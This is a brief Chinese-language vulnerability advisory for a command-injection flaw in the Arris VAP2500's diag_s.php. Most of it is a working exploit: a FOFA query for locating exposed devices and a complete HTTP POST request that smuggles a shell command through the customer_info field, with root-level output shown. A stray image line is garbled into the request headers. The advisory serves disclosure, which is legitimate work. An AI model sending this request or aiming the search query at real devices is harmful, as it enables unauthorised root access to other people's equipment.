

Arris VAP2500 diag_s 命令注入漏洞

漏洞描述

Arris VAP2500 diag_s 命令注入漏洞 diag_s.php处存在命令注入漏洞，攻击者可利用该漏洞进行任意命令注入操作。

影响版本

Arris VAP2500

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA： body="CACHE-CONTROL" && body="/js/cookiecontrol.js"

POC/EXP：

POST /diag_s.php HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/104.0.0.0 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8, application/signed-exchange;v=b3;q=0.9

Accept-Language: zh-CN,zh;q=0.9


Connection: close

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Content-Length: 12

action=1&customer_info=;echo `{id}` > /var/www/123.txt;



uid=0(root) gid=0(root)

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本